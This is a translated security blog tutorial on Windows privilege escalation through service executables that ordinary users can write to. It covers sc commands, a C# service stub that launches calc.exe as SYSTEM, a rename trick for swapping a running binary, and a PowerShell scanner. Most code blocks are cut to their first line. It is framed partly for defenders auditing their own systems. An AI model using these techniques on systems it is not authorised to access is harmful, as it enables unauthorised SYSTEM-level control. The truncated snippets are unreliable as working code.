
0x00 Preface
---
Learned some techniques from DidierStevens' blog. This article will test and summarize the involved techniques, and open-source a powershell script to find replaceable services for automated exploitation.
DidierStevens' blog link:
https://blog.didierstevens.com/2017/09/05/abusing-a-writable-windows-service/
0x01 Introduction
---
This article will cover the following:
- Using C# to write programs callable by Windows services
- Usage tips for psexec's -i parameter
- Usage tips for sc command
- Obtaining executable paths corresponding to services via powershell
- Details of automated exploitation script development
0x02 Using C# to write programs callable by Windows services
---
Programs that can be called by Windows services need to be able to interact with the SCM (Services Control Manager), so special attention is required during programming.
Didier Stevens provided a C# development template in his blog, with the code as follows:
using System.ServiceProcess; |
Since it's C# code, it can be directly compiled using csc.exe
Therefore, in actual usage, there's no need to pre-compile the exe; just upload the cs script and then use csc.exe to compile it into an exe
0x03 SC Command Usage Tips
---
Query all service lists:
sc query |
Query specified service configuration information:
sc qc service_name |
Create service:
sc create Test type= own binpath= c:\test\test.exe |
Delete service:
sc delete service_name |
0x04 Obtaining the executable file path of a service via PowerShell
---
Didier Stevens mentioned in his blog that his friend found a writable Windows service requiring only normal user permissions, which naturally led to the question of whether we could also find such a service
Using sc query can list all service names, then using sc qc service_name queries the corresponding executable file path for that service
For example: sc qc eventlog
As shown below, the executable file path for the eventlog service is C:\Windows\System32\svchost.exe

You can manually search for the executable file path corresponding to each service to see if there is a path that meets the requirements (i.e., writable by ordinary users)
Of course, this process is time-consuming and labor-intensive, so it's best to implement it by writing a program
On Windows systems, the simplest and most efficient development language is still PowerShell, so it was decided to use PowerShell to achieve automated judgment
However, the sc command cannot be run directly in PowerShell, as PS will treat it as an alias for set-content
Note:
You can run the sc command in PowerShell by using sc.exe, for example: sc.exe qc eventlog
Solution:

Call WMI to achieve this, the code is as follows:
Get-WmiObject win32_service | select Name,PathName |
As shown below, it can list services and their corresponding executable file paths
0x05 Automated Exploit Script Development Details
---
The development details of the automated script are introduced below, with the following approach:
After listing the services and their corresponding executable file paths, extract each path and determine whether the path has writable permissions for ordinary users.
1. Obtain all executable file paths
Get-WmiObject win32_service | select Name,PathName |

2. Convert executable file paths into an array
$out = (Get-WmiObject win32_service | select PathName) |
Array range:
$out[0] to $out[($out.Count-1)]
As shown in the figure below
3. Extract the path, display the folder of a single array element
$out[0].PathName.Substring($out[0].PathName.IndexOfAny("C"),$out[0].PathName.LastIndexOfAny("\")) |
As shown in the figure below

4. To unify the format, convert all strings to uppercase
$out[0].PathName.ToUpper().Substring($out[0].PathName.ToUpper().IndexOfAny("C"),$out[0].PathName.ToUpper().LastIndexOfAny("\")) |

5. Enumerate all truncated folders
Using a foreach loop:
foreach ($item in $out) |
As shown in the figure below
Alternatively, using a for loop:
for($i=0;$i -le $out.Count-1;$i++) |
6. Get folder permissions
$a=$out[$i].PathName.ToUpper().Substring($out[$i].PathName.ToUpper().IndexOfAny("C"),$out[$i].PathName.ToUpper().LastIndexOfAny("\")) |
The following three permissions represent administrator permissions and do not meet the requirements:
- NT AUTHORITY\SYSTEM
- NT SERVICE\TrustedInstaller
- BUILTIN\Administrators
Therefore, they need to be filtered out. The remaining permissions represent the current user, and the corresponding code is:
If($a.Owner -ne "NT AUTHORITY\SYSTEM"){ |
7. After filtering eligible services, search again to find the service name and path corresponding to the current user's permissions
Get-WmiObject win32_service | ?{$_.PathName -like $out[$i].PathName}|select Name,PathName |
8. If no exploitable service is found in the system, the script will report an error, indicating that a method cannot be called on a Null value expression
As shown in the figure below

Use $ErrorActionPreference="SilentlyContinue" to hide error messages, and write error information into the $Error variable
In summary, optimize the output format, and the complete code is as follows:
$ErrorActionPreference="SilentlyContinue" |
0x06 Actual Testing
---
1、Manually create service Test
sc create Test type= own binpath= c:\test\test.exe |
2、Compile and generate exe
using System.ServiceProcess; |
Save as test.cs
Compile using csc.exe:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe test.cs |
Generate test.exe
3. Start the service
sc start Test |

Check the process, you can see the calc.exe process started with system privileges, as shown in the figure below
4. Replace test.exe
In actual situations, if administrator privileges are not obtained, you cannot start or stop the service

If the service is not stopped, you cannot directly delete the exe, and access is denied
However, you can rename the file, which is equivalent to indirectly deleting it, and then rename the new file to test.exe
rename test.exe test2.exe |
This way, you can replace the file without stopping the service, as shown in the figure below
5. Restart the service
sc stop Test |
Of course, this operation requires administrator privileges
6. Tips for using the -i parameter of psexec

Since the exe started by the service runs with system privileges and defaults to session 0, while the user interface is in session 1, the launched exe interface is not visible
You can specify the session for launching the exe with psexec, thus obtaining the program interface
test.cs modified as follows:
using System.ServiceProcess; |
Stop service: sc stop Test
Delete file: del test.exe
Compile file: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe test.cs
Save psexec to c:\test
Start service: sc start Test
At this point, the system-privileged calc.exe interface can be seen, as shown in the figure below
7. Use PowerShell script for scanning
As shown in the figure below, mark the service commands and replaceable paths for easy substitution

This script can automatically determine whether there are exploitable services on the current system
0x07 Summary
---
If a Windows service with writable permissions for a regular user is found, replacing its executable file allows execution of the replaced file with system privileges after the service restarts, which can be used for privilege escalation.
The open-source script in this article can be used to automatically check whether the current system has Windows services with writable permissions for regular users. From a defender's perspective, this script can also be used to test one's own system.


